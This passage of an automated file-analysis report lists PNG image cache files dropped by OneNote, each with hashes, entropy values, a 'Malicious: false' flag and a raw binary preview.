Category:	dropped
Size (bytes):	16003
Entropy (8bit):	7.959532793770661
Encrypted:	false
SSDEEP:	384:1I+zN+iNurNE/tBdEC/vkape2XHYdhOm+Bl6C4:L+zN+iNurGNEC3fpe2X8Pa+
MD5:	3A5CD52E925A7C4A345047D8F06C3C41
SHA1:	9C02828D83206BBD3EB58930C8C65A6CA5DBCF40
SHA-256:	477277E8CAAAE1D3B3EAB5B3660239AEEABC433743A191727B1A71E529872AC7
SHA-512:	8D8B6AC645ECC7C8BD374E6190819006C71AC0B5993419C42463009116214E5EC4B4235D94B4AE4CDA132E7DDA9807ADC51525824AC5F12696517FFC8890891
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d..>.IDATx^..|.....+)..H..C.K... ....x).rU..T..*E...;...*.@Z.....@…9q.g7[fgggg.....1//.."@....0..#.t..f.C.. ."@.....@OIR.#P...0..$...y.Pl"@....(@zJ]...." ...Si8R*D.....S..D....i...J.R!.D....R. .D..HC..T..... .D..... .D@.....p.T... .... =..#.B.... =.>@.....4.)."@....)..."@...4.HO..H..." @.HO...."@..!@z*.GJ...."@zJ}...." ...Si8R*D.....S..D....i...J.R!.D....R. .D..HC..T..... .D..... .D@.....y.?.`.T... .f.P...$47.....~E....!.D..X.....].`....0..N.a...>[||...t.T.w *.. .....)'.. .=X?c.....+OE....<-84...=.....w.8...7.Ro&.D@!...GS.....s.....:...Gg..8..T...u...~.....<...S...../Y.....W.....#. .vB...u.. .+.999YYY.....wf..._.{6....=..]>Y?..;=02eb.....2 ...;.%..\...P..R5....XMO.....6....W]...3g.5;.n{t.....F7S....r...[n.....AAX..j[.j.;.neef).2.....{ ..r..{7.-.....i..S.....<..pm.u.V....M.333....K..Mr.s..Ek..=t_.#.P...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000T.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 454 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	13241
Entropy (8bit):	7.931391290415517
Encrypted:	false
SSDEEP:	384:a99pmP85w/MAMszG+iHGgrw8Ld+9aEsjQR:mgP85AMs6+UtrX+9mjQR
MD5:	01367FEEE0A83E8765E971E0D3740900
SHA1:	CAE1FD22CE2539FA2ACC0242C615CB7EA3F866E1
SHA-256:	18B8E53505DA3C412890F4D74AE2A6B26C4B0827E15E830F92A024D292AF20ED
SHA-512:	8CFBDC014C42AE6417038B80424D2E9FBDDD7DFDDF579E349C3C17C9B52AF33A72463154D29539457C4ADAB2DB00CC28A67902FA8D9209E4AF00EDD46D52E CA
Malicious:	false
Preview:	.PNG.....IHDR.....s>.Q....sRGB.....gAMA.....a.....pHYs.....o.d..3NIDATx^...U...Y.]:.T...G.5..IX...B..Xb4F,I0X.....F...("vET4H.....*EX.....wo9..9.|...rw..;...;o..... z.....B.....v.mn..>.....E."....U...4s! ..F...u?.@...! .~F@... ....p..Q.kP.#! ...(U{@...!....T.TGB@...Q.....B.5.D..A.....~.*.U{.].....S.e...K.A.....7^?....D...h;...!.Eu...o.^..B@..# J ...B@....(.5(....B@..= ....p..Q.kP.#! ...(U{@...!....T.TGB@...Q.....B.5.D..A.....T..! ...k..R].R...! .D...B@.....:..B@..R.....! Ju.Ju$.....j...! .\C@.....H...! J....B@....(.5(.. ..B@..= ....p..Q.kP.#! ...(U{@...!....T.TGB@...Q.....B.5.D..A.....T..! ...k.D.RK.K.m.V.....(.^^^ZV^Z.7.a.....T..xsqYi....L.....z....}....?..yyy.M\.b..U3W.0{...~.`}..M%. J*.w.mdv.&*..@....R..o/.^..5...x.g.>..ag....GM|t....\<s..y+6.X.? ,.R...-.W.m\..o..0g..i...h..W.Z.i...2.....o.&..@...-.B|.K..^.....u.}.M..6...,(...e.V.X.....nkE....5.8....-.!.TtRxs....Q..2}.- ..`....mX6i.w...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000U.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 164 x 89, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4190
Entropy (8bit):	7.94161730428269
Encrypted:	false
SSDEEP:	96:GHfueo3dRLZKOSYDzGsEgfB9nqS0WKt/z2jOrrz7yrT7N:8A6AzZfBtqS0WKNC2vyx
MD5:	8B3AEC1986A522951942BA72B85CCAA0
SHA1:	7E0DC78FC65EE4C804A4B0C72AA53E2DFDF26C14
SHA-256:	8B02CEC726DECF033B67689F369FDE1002ACFD5F8C32E0F248AC575997204F2F
SHA-512:	8EE1A1F6F0023EB4F60760C2E23EAFD56E6D298CAB49D819CF1D62C0CCF608D4211D3767856255F7CF8FF45AD835FE5475EB92C608989C522CD48D00A050B1
Malicious:	false
Preview:	.PNG.....IHDR.....Y.....?.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.]ip...fu.VBBZ..V'.>.....CR.....?r...pU\....v*...T~.U)0..(`.....".,a..Y..$t!...D...Mkvf4.Vh W;S.....{...zZw...i.....fj..$..7.....[Z*.[..Zk...?.t:M....`.^...X,..sUK[..Rg.=$..!.3<....74...iY..i...k.,.fA..Z.n...`G.%..H.I7..7J...u.R..6....E..!....N@.....M....Q`...U2.w.WP[!fX.....c ./@7Mz....^...k.)....v.Q`..z..1A..P.{...|...vY.....>.`...K...m.?CX./v.8.....]..;...6..kw.....N....z.Q...f..q..xk.5...;.?.Z.c...`.....4....?.....VV.u~..<_.....sU4e.....g.c.G....O/..r...`.G).. ..#d5.O..w..{....twL1l.)#&hF..K...M[@.Dl..V2..j.3..s....3M.....v..!....V..c..B...|..e.1....7.WA0.[.\u.).$7f.+.....8..e2K/.%.li..`w6w.E..[?_.?.?..I.k2.s....].f....HM.?w..d.9..Rr....Y.c.}. s.zk..rc...a..l(9~.....m...Z.....l.....7.K:.:Bf.....m..1.....&..,...?a...c.@.@.g%...s.#...;..c6...g.lZ....}.WX.3.8.....W....N.w...L...}....?."....;cl.....pS

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000V.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 162 x 89, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4081
Entropy (8bit):	7.943373267196131
Encrypted:	false
SSDEEP:	96:KQJAeRumk2zXWySlEmWL9zi6wknB4qLx+ppNhQrW8Oy:Ke9S482LE6wQB6pNeqi
MD5:	29B87BEEC5D3899824AA390530CD47FB
SHA1:	55108E8E5692E4444F72EE5CEB91915E7A2AEFC8
SHA-256:	F00E4F1C9B1D9ABEAAEC8E5CAB02A07FD74F00ACE15E36C6F6469DE5AB07A9FC
SHA-512:	1A5AD45BBA8C29C32CDD3C4D1E460C30ECA305D851FAAC73DF165306BC338337525680B9906D367A0CD3852B9D2DAAA8FD0603276BA969495B4E29C7EC8A3 30
Malicious:	false
Preview:	.PNG.....IHDR.....Y.....2.h.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.].LTW.f..O.a.....*.....k...M.Z.n.q.h....ht.f.M.n.6..t.h.k.h5.6][[....X..p...?..g.`..7.o..of....^.ys.. {.{...s.UMMM.(.l.@.l..R?.....(0+0.....5...*.F..#.].....1.....B[>[..a..L.....x...0.5t.v..S.h!.....Y....B..&.....f#.w5u.....0...x.sC....a.4j5V..Z..n....K..>...3t..wm..3hB. BD.P..FkcJ6.....O.....7...S.....6..P.]mf.+o....w..<.....Y..Z.whd.....*zf+.....#."_?....`.._... qf+.?.?"k...zgME..j..!.k.U*.....&z..N....ma.....R.{.r0.S..KP..fU....g~..=..Q.n.*.* 8 T=/'9,*.KDW...GN;0(P3_....1.....',;..;|.L.a.&<*\.d.....o...Y... {E.F..}.e.\..=W..#..W....c./~..b.EWXI.#."&.....:....X...b.....+2...5..6+)we~ja:lZ.d.Ey....l.2.5r.....!.!._|.A.....j2 .5.o.....WOM....V.....GC9..'.... ....C..,_...cS....b.1.....t.....,_.....a.3..K..>V.f]...~....K...-.....#.o.Y.P.....a.7..,#..'s...T.....b..]..3..dPPP..Y.i...c.b

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000010.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE

File Type:	PNG image data, 452 x 277, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	22634
Entropy (8bit):	7.974332204835705
Encrypted:	false
SSDEEP:	384:5ojjyi45m1/9gyhgFsH1ud103Pl39o0qjfsH37mNHy7QPaNbZy0:+r45m1/BWKy10tN22rmNHycobE0
MD5:	548D234C9AB4021CA5FAB7BF22502465
SHA1:	2F7495D250DC86EA99473CC342D164B859926021
SHA-256:	7D549C3418CD90F42571D00936B23D242837CE2A8B19FC4C719E182ECB2624C6
SHA-512:	261523F5EAE6FCE2829B53AAC5938B1A0021C119E00CE82EFFDBD690FE71064E0F3B313ED1AB2F67A16C488AD5B1A91F5AF98029D88A7896F271C108410D42C5
Malicious:	false
Preview:	.PNG.....IHDR....._.....sRGB.....gAMA.....a.....pHYs.....o.d..W.IDATx^..i.=YY6z@..DP.i.IAA.....l.Dd0"p0.ON.~....s>.?zbH8..%$`....b7..=....25*.".L. ..u_..f...j.....Uk..^UW]...u..}.{.]t.-.(...J.....e...t.....@i.k....._.(.....@...Z.6J.....2.O.-P...._.u.=T..4p...e..q..5^f~....@i`....?.....@i..k.....?...u..O\|bN.~?MbT%...@.LO.Or.`....$..y.{..o....~..(.;...SNi...6....w....~.{..^w.....~.S...g?../|.O.....7_...Oj....|.....40.....9....?..<.3nw...x...g...7.....(<.d...(3.K..;...\..:...'.5.....&...>...t.;....8..SO;../...._}.{..D.jt.....jc...s.....Z...0q...@.....Z]S.(..o.....Og.u.l.i.-.9..)j..~...5.l}.....G.....k....Z..c.....}.c.?.\....t+u...15p.....[|.....2..;..;.....w.....v.7...l.-w...K/.J...[..N.....W..U#...._j(...//z.|..kv....];|../m....t.9.;-0.:.4p..@K.....~.9.$qu.E....!.9\|.m.+`).\|.....x..vak-].../.....G'....4.>B6$.....-o.q..L;*.N+....>...=.!.Y..Q...?.....7..,....}

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000011.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	17289
Entropy (8bit):	7.962998633267186
Encrypted:	false
SSDEEP:	384:ruwwXKZuqnOnZprU3+OXBruY4UkcY+Tpl/BSqCrEoMXMEr3KbzHIDqqAmk+xob:tGcxE4PBruV3Uy5SqCAoMXzrQHoqAk+m
MD5:	708E8EB906BC105CCA0535AE669AA651
SHA1:	38D82DEDFE97D3001188C2E18FE13BD741FD520F
SHA-256:	1C3D07765294566E17270D0F3B9257A3DB7905D4E7EF746AEE80CD591CE0308F
SHA-512:	1EFC74C28190DEE2D2732390B74049A1B120F05EFB8DC6925207C6990AD20450FFAB40249899A9DBB82E8F92A61F770E120A450CAAC7F8C5F0742586CCE0EDE6
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d..C.IDATx^...Uc.._"oB.Hr.m(.0.....r..[1.D....R..q)%FBDiB.."w*.k.Jz.Y..l....>...9{.....g..Y.z~..k?.z.^k..+V...! ....(.....\sM.tD@...!P...HW.S....u^.....@.r.^.....B@...U.H.J..... }...."....>....! ..A@.4..EE...! }*...B@....i<8....B@.T2 .....xp..! .....d@...!.....(*B@....S....B ...O..QT.....! ..@<.H.....! ..O%.B@...x..9...C'|..{.>Z../~^.s<<V4..ujo..v.Z7..EwT.....@.....?.....~{...K.....C.....bB@.$.....C.{....Kf'S.....T.*&....@<.....'..D`...;~v.DT]...r|..>....ru...}.....#uG.T.....>..z ...3v....P.M.....5.@<...?....F.}..c.W[..._!P...O..>.M.d<..J....E .}ZZ.+.5v.p>..N.{B....>M.Nzfb...OB@.." }.D.y...IdK<..! }.:.....f.K..bX.T9...&T.&?.VB9.[B@..@@.4..1}.4.@H..-!..}..~M.<.z..I}.G....>..S...N..@yj..n..s.d._.....(..R"....Wf\.oO.^...\h.\.`)....ni.'.].vk.1-.k.^....#.,}.{.RM...~Z.S.. .@U!.&}.....h...{K..@.....W.8.N.s.Y.0)..f+...%4.....5.@j.):k.+3...I..(

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000012.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 452 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	13737
Entropy (8bit):	7.916899917415529
Encrypted:	false
SSDEEP:	384:jgxmx2Fa/+76A6M6Y7rSYRv47cwbkkapeIiRmDGd+gUwOSpQ:KgyoWrJWRkkRXmad+gE8Q
MD5:	830632032C7DDBCCDE126F4BAE935540
SHA1:	9FEF1DA9FF1D7762B779553B5F873BE54C8D01EF
SHA-256:	2328D09EC845433DC31808FD6B12616F1D28B9B3BA7DD969ADEB6C32D8EB049A
SHA-512:	5C17EF9A0063499F2C34FAB2C4D968D29E20F20868921FA914E5737995AA0C166F224995109FF7ACA57B5B0F8647715DC670C4AEE385F61B5F8E6E8422C49EA8
Malicious:	false
Preview:	.PNG.....IHDR.....w.pl....sRGB.....gAMA.....a.....pHYs.....o.d..5>IDATx^....E...,"o.....&....AY$....AE.."..l....+G.>AP@D..e..".".A.Y.@...K..IXB !..!..c1.On...==3=.3=.>9O..u....w.z..-].t9]B@...!.....Z...B@...^G`.Q.&S..u$d....B.Y..P.w5[].....B.m.D...! ..@...Ls.Q".....".S....B ..D.9.(.B@.....b@...!...".@..! ....T1 .....i. J....B@d....B@...4..%B...! 2U...! .r@@d....!.....*.....9 2..D...B@..L..B@.....D..! .D...! ..@...Ls.Q".....".S....B ..D.9.(.B@.....b@...!...".@..! ....T1 .....i. J....B@d....B@...4..%B...! 2U...! .r@@d....!.....*.....9 2..D...B@.....5jT.@.{..O.;k....>.._o.+.....{V...&C..(?.m.....F....gd.....?.....3u..x^L.1n^...@../.....XE....L..!..t.....L..B.).=..sn..U.....@.O..$..o..L.....g.(D...(....Lo8.....,.f;o..i.f.h.9.....\./..[W.9.....+....,X..+.d.....Xc..7.p.m.Yg.u:YO.V..l.t.].Z.g.U...]...5.^..._.~.WL...o.3f..s.,Y.X.7.x5...K/-..._.....{.....W.(Y....?...!....W;.....iwNMW..... .....@+Q.5.#.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000013.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 185 x 76, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2332

Entropy (8bit):	7.8822150338370776
Encrypted:	false
SSDEEP:	48:jB5Gg4vMs30WIn5IVeRy1bY7DqbqQBAeNjukXIN4AXat:PGYuEWV/YH7e1uA0AXat
MD5:	91CB7F1273AA003076401081B8A22237
SHA1:	5157144069E7D2FDAE60B397BE5851E75BDF7707
SHA-256:	80682DD6472E8D1136BC5E20F6DE87B595562414B19EAB8E965736FE992921B0
SHA-512:	5A8E3C0ED0DB94BFE359C63793F12F3D7B3C37F3A13A5C96634BA1DC8C9E50FB1142FE4752FD9FBFA39A682F78C54AF868AD337EAA787801FE5F66D8F55A81 6
Malicious:	false
Preview:	.PNG.....IHDR.....L.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.\.LUe.....Ji("....9....-.."..5L.Y.Y.....$350.."2.lK3Cg...T..DWZ.....i.?!<..~x..z.....w.sw.. ....9....s...w..l6.:....p"dH...F..B<...qE,R$G\!..E..".).#...."..{f.PyI.d..l;...;.=.S...O.S[.\Y^P.aj]9*Y!. ..~..#...S.s...l..h.[m....%...P..@.kG.....G..X.r|%..AO.}-..G>35..c....Ac.&[W.d..+. ..zG.....=..I...VS.d..+...tGd..k-._.....oL.:}.p.~.W$C..|...I...n...~.....,i.....e..=..?{.....>r~.Lw.+2..\w.)w~...c....h..u..%...PE...f..'..m.ZE.1.\....U.`X.....$...P%..UH{[K..o7~.k.4 9..W.t.~.^_..7.,....f."q....+....;...~;.c.....Xb.\?.....0h.IV..WX!.....ljm.1c..U...[..X.).....B=.0~..W...rO..j...ehI5U:..66V5sJ.....V...]Y>...1kQH..2.....d....S....I...+..].p.....m7...Z.. ..s.D>.K/]..?.I....2..=..~.mq..".+.....,..8. v.o.).Z.....>..Xv..i...TA....M.....>[X...Y.7lJ..e7..S.....02q.O&9.....:L....N.....W....d..FqE..T..N.....R....kXv[..j.....g.K.\@`.M..B}8n

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000014.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11332
Entropy (8bit):	7.9324721568775285
Encrypted:	false
SSDEEP:	192:vpXZavBpl00n1Pt7JquG9GYHDK/5cxektxMQjcie9ZZkx30eXJIb8FKRN:vpZaDyc1P1Je9G62/5clpjre9nQkeXJY
MD5:	31579CA3352DF8FA4E3E7F48C7CDF672
SHA1:	AA682A3C781BF8EE43B5EDC9718E64CB79135F25
SHA-256:	B0E7824BEE2C896279457D87E61E902431BEB528D830524CC4DFAE126E89FC24
SHA-512:	782FF9492E3ECB11C72D316DDD94D1F3E94CD908FC9452A37DA6CA30ABCFE9AB2BCCED8583A569DA68626BCEC730408AF86997E295637BF64AFF5BC768F3E 309
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d..+.IDATx^.{...u./-...&....6..+z..Q."b*. &M.d-e.*.. ....J..Z-T.Z$....R..F...%*`bn..<.....W.E ..w....^...;g.. [w.5w.9g...3.....t8t.P.?$@.$@.5...=.8qb.... ...5...a=...#.y. ...@B.....am. .. .....$@.$`.....G.B.$@..S.. ...C.zj.#[!.. ..).....!@=.....}..H.....VH..H.z.>@.$@.v.PO.p d+$@.$@=e. .. .;...v8... .....f.o_o{....~t...n.S.N..?..._..L;J.H ..,....7.}...|....7...b...|.....ObVa1. .?.X.....~.....t2..V>.b.}..0.F....%`GO7.n#~..F....K.~...FX..H.^....k .Z/.2v.W..M.<.;$...v.t..,UO.-]..... .D.....o.J..Y.....5.%.I....{.....'O..dC$....=uks..;{x.,N.=..".Q]..w>.E.H.....AV=...f.&. ..ip}._0.~[pf.`..9..v.W.,..2.E.$P.....+...OcC.H..=..|.. [..g%(h.....W...?...UDh..T$..?....|.]..)?[Wo.h.'..2P.1..!.....$.NO.5..}...c.;...~.x,|Q....B..6.@>..y..}...m...D~z....L#.0`_.`.s?|....I.....a...=N....c._.2..._..6 .]...5....{.^>.lM..;n...k..9J.. S.G..{.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000015.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 167 x 92, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4181
Entropy (8bit):	7.943341403425058
Encrypted:	false
SSDEEP:	96:b6JWqvCl45Da8kuGzhRwZvwlutfij19MQ8EpW14LBGJVCq:b6JTCl45DalsBws1R8914V5q
MD5:	817D5A35EDB2B0E052194D4F49FDA19C
SHA1:	FA6CB2016C5F43B76102B63D60359139227E07EA
SHA-256:	0A87B8418B7F8E6E117BADDA11D7CDD38B8B7320C6BA3D3E9AF93EB9ACB2CE14
SHA-512:	E0686BDBFC589401F0EAAE2B1598199EFA285F8392742B1C928B9274088804B23DCB584B6FEF68CE6D7E54DFF9C10338104F4C0F3F80A04471F0B2E8F9935CC
Malicious:	false
Preview:	.PNG.....IHDR.....\.....!2a....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.]iPTW..iv..D.....%DQ#A$...d..h,.T~..+...TM\cj*.)k.fj~L~$...L&...,...:.FdU..f_.....`_.n.m.....q. s.9.=..w.9.....$..b.*..%....@A]A..%..<.....l.h.+../..OSe.....]...>..C.....^cCy.0nz.4<.....g..?~..>.1ws.B....07W65.74T....=..v.....D....6.....tR....}}}....4z..^....7..;..."..^.....|=.#.=.32. .o.<.Tn*Q....g.zN...n*...!/.....!....F..]...6...m...CX..~...+..U...E.|.....7]=rE?i(..$`e.%.`.....w._.Y...l.1...@....t.P..=.}..*...N...N.|.xS.5&.....Pe.....Z.Z^XJkx.....^.....?7..._....Wsz.... ..}G.]...\.....[.y....}.J....'.R?a...G5..l.i.?....MH..l.DC^._.c.m.....%{;z.&.*+x;...S.....zxyH..`._]...el^.....U.T..^..p..z[.6(2x..,#;o##..}Zv|Z.....V.....0}Z....]..m.....x..).k]&e._.W !Vry..%...I..d..}w.....^..\.....m[.^.3r.....-8.....j....>...Q..T..{\V\ptH.?.....1..w....FHl...x.....\.`.ei.w..)`...g..V{..Z.....8.....o.._..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000016.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 221 x 77, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2599
Entropy (8bit):	7.903700862190034
Encrypted:	false
SSDEEP:	48:PmCwDJh8w9JewaF2zQNXXj8zq1KM43sxXxjYbTgJW1MFsrJ075CawGjGj:P1Ah8UewaFcgz82Kx8xXNYb3id/yj

MD5:	E88131C9AAC52649FF044905ACAB9B76
SHA1:	34AE73B9165CBED0DDF33AC20E4B3E7D622C19BF
SHA-256:	30F22340F582F9A352A7ED3048D1088F178E83CCAACAC1CCFD86852C8F9C78E3
SHA-512:	97AFE8F3A2A3138613934AC737C390A35F6757BFC3D381EA7C7CD148F739932380DCD46D0BA6F590C274F8BFB4D4286B3C0433AA69E090102A8A9ABDD7C97E 1
Malicious:	false
Preview:	.PNG.....IHDR.....M.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.]kl.U....B|E..>...*..Q.....b[.K.....m.(..... ...!%1%*-B.C~(&`[.....-.....~.w3..Kw.3wvfzn.2 {..s.....{w..\....!.3..:..!.../..zD.x...O.K... ^.1*...8.G...z...D.$.....>!..V..`v.CQQQ!..-L...../3.2.....ZH.?s...Iu\N..,3.?.p..N.....<....E.<.=z..Iu<Il.dX...g....+.{X.p.....:..t...a...cKK.\|.. .Yszl.N.:.....KPs.):).T.5...&B...*..5j``@...(_r.V.j..m...?x.sg...t\.dz.'^.=.\.h..<.y....:.I...w..ze.m.\.qPJu.....D.\|..@.....W..t.+.....X....e....\H+.Ns%^r.VS.N.3:...&...._..#^....d! ..F... ..xc..M...q...17.z...z&C...K9(.Ifm.35.v.>.'X,...p.:=.H...J.K.,...:~...7.t.....R..R..9..?....I../.(...0z0.M.f.)H..Y_"e.....B.....L...q.K.....\|;..L.....xI.K3.M..%...../..){....R....s...7... .).q..._R.4O.a3.....<..%....3#.\|>..y...u...R'.P..$Klz.....,...g.....`.7..\...x>.{p\;>+.,.....e.-..Re@.N..FY_....*....]}...[..h.M.oq.S.U...c_}`.....8TP....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000017.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 232 x 50, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1570
Entropy (8bit):	7.780157858994452
Encrypted:	false
SSDEEP:	48:r+em8Tlk2APr2fEd72tTqiVJlcLzqeVzYwS:r+erTlk5S+zoyGahS
MD5:	EF9AA5B2ADBE5DF68AC4F4D716DF7708
SHA1:	363B93AAAB9DB2832F6CA0EE3C27C9310C344BA8
SHA-256:	3D94FCC4821A135ABAAE6579011441B94F9C04DAD1E66BB5211B0C019A5968B9
SHA-512:	EC9B024AEA46F7B97D14F0A7E12704D09B85F0017CC9E273CE50F2F889DFDAE81DE549CCD546BBB8F8BAAAAAB7781FEF77BF783E02CCC9605304552F7DD59 03D
Malicious:	false
Preview:	.PNG.....IHDR.....2.....n.f....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.[MK.W...t!.fU..b!....*JBA.....%-.F.4$.Nw].....E.$...)T.....?@.O{...3w..y.=/"o.9...<.y...X....c .1P6..e.lx....0..J....e3.&\.@).....o.*>.E.;.....~..|....Z.3`K..W0S.&.L._..M.e.`..M.....i_.....\...6g..^....4..L.Y.9.$M...4..L.Y.9.$M...4..L.Y.9.$M...4..L.Y.9.$M...4..2.....q...&.. .....*.Qg.+.p.....a.:.X6...o2.....A.....[).,.p.....P....._..>.....3.....z8j.....>...fww.6...../....S<.....^%.4.....{.N$..`.!H....`.....a..(.G^>~\|txx....K\mF..'d.d:9J!....j..i24.A...` O.....s.....?={....H'._..~..O.....*>...ZXX.3...;C....\....%..s=...w<h.....0....~..y..._.....+.n.P.M]c...A..Er\|.R...$.g...9*._.jg.....x...&+.JWM4xe..^....0...11.[....f....r#.h.h$....[=t >...r.. ..L.0.KL..B\..x.....4J.0....vY...\dA. w.....g....};.}.....;.....x.\|.....).....x....s....N.$.n..g<Z.q.a9.C.....oX..%,KNNN..i.8J..p].1....B>{.....n.D|3t.-\g...Q

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000018.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 340 x 79, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4490
Entropy (8bit):	7.928016176674318
Encrypted:	false
SSDEEP:	96:WXKr7Xwf6Obg+XaGOnsjbbGSb+ydWtRvEOhDE6XqPeosv02tR45boo:3rTUgXZnsHKSb+n+8DdKlwm
MD5:	7F161B19B937AB48D4FD2F6E5E16FDBD
SHA1:	BDCE4F1C73E87E609A7FDF245A512CA4F73B35B9
SHA-256:	C863C5E71D1116D69561BD0637F4FE4C4240E9CED05B8A5B056073AD13E6495D
SHA-512:	E915B76FAAC9512D2AD11CF4E4530A19BEA1C7D8508BC218C69CB041F1EEABA3E2E03B1D56E61B032A6418829752C21B8354AF1335466D7E1528A06E6742A46 1
Malicious:	false
Preview:	.PNG.....IHDR...T...O.....;.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..p.U..'...rD.WX.... Q.. ....."$.ZHP.Z...C.....R..%G8R..... .R.C6..A.b...0...^...#..g..... ....z2.....nB...l..X.&._.a,...a,...a,...a,...a,._.73'N..ukeee.6mZ.n.m.G.}...n...a.9s.DGG....y...8??.o.pE1....Y.,.....).ca.i.M.:5$$.....Lr...ye.....6...8...z.-r....d.(.xc..U..^11...._ >.QX..y..2...T...sss1..."A.?_.;w..S.F>.....4.G.....D.|...@.K.....C...k...P...q....6.`QQEE.....7;;;._\q.k.|...\.z..6j>..n....Y.&G*.n.S$)))).....r.....}.{[Dv:,..w..A...`..... ....a.~.N.f.s...P...*..'7n....eK....+.n;:.W..C..9}..O..D.q..X..5i.s~en.c..F&..?.....l.]3r...W`..#..7o..R.@^..*...W..?}t...{.B.8..D...UPa..~..C...|.C].a.9..R...c.Y0..9.u...d...C.....X.U.... WK.....5...'..PM.`...<. ._.z.F^^.EH.K>_.0.d..S...Yj<..~.5.?I.fZ0.@.d....*..G...K.....e...b.|e..Q.4.....('z...!G.....2..XQx\.....X...2.\h..X~.e....Z....=....C.1.....w.....d.z.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000019.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11449
Entropy (8bit):	7.91552812501629
Encrypted:	false
SSDEEP:	192:/zgGDSJ0ke0kBER0C31jm1OSZi6/ccccccc3zzRmKHDr1NFnAaLJ5rBX8iaD7:/UGe6m7XdJS86kvRBHD5/nAa95rB9aD7
MD5:	163E6791C87E4999C343EC5E23843B15
SHA1:	43CE3BAE19E22876483A7FD0E93DB45790373600
SHA-256:	DEB2B126977EA150E49CDB3ACF4F5387639C7B7B5583454EDF55ADF83DFAB720

SHA-512:	98BE1F4684F99A9FD2F313B09A113B5C310EC8BA8EB0EBF5FD69765E5B48B001D39999E3F25A7E76C7344DCF57B4F0BF2E4614FB0E0DFCCB6F02E6D1CAAF7F DD
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d..,NIDATx^....E...@^.T.....H..$..(.!..3....O=Q...<.9.`@E...CE.(""..H.$..6.....]3.....tW}U...w*~....W./. .. ..m..H..H... .....'...G...W.=#.M.$@.$p.....!@=U.VH..H.z.g..H.....H+$@.$@=.3@.$@.j.PO.p... .... .5...j8.....PO.....o....+.Z.Pb.FH.....D.g\.....,_..'0. .....9.>.....&..PO.z..)-.....R....'@=U..I.&.g...../....SO.\.,._.@7Q.g.}V+../..Ht.I=..WZ%.{....._v.....%U.)^H(!!..q....|.H.E.DG_....o../...T.i...z.%.4K..# %.-.(...4J`i..,.P.. ..F.D.zj..#..@.).(...o.....S..)..i.z.g...h..8.....A<d.z....<...n.]...E....(Jj4P;._.N..Q...)..8U.u.e).j.e...E|.]."..t6.[.K..5.6.....B..(.=W./....S'.....z.FY.. ...PO.".tI...F...Q....c.o.....}...r>.. 3c9I../.....}.....I..G.|..|...~.b.e.5.OGb..o.....w....i.e...5&.,Z.H.....g..KY.<.nZ.x...HHbdS.Z.\.O..1Q.K...9....Z.L....\g#..._~9###%%.O.>.Rvu..C.....S..g01..j...?-../...Q..N.:._....1.!

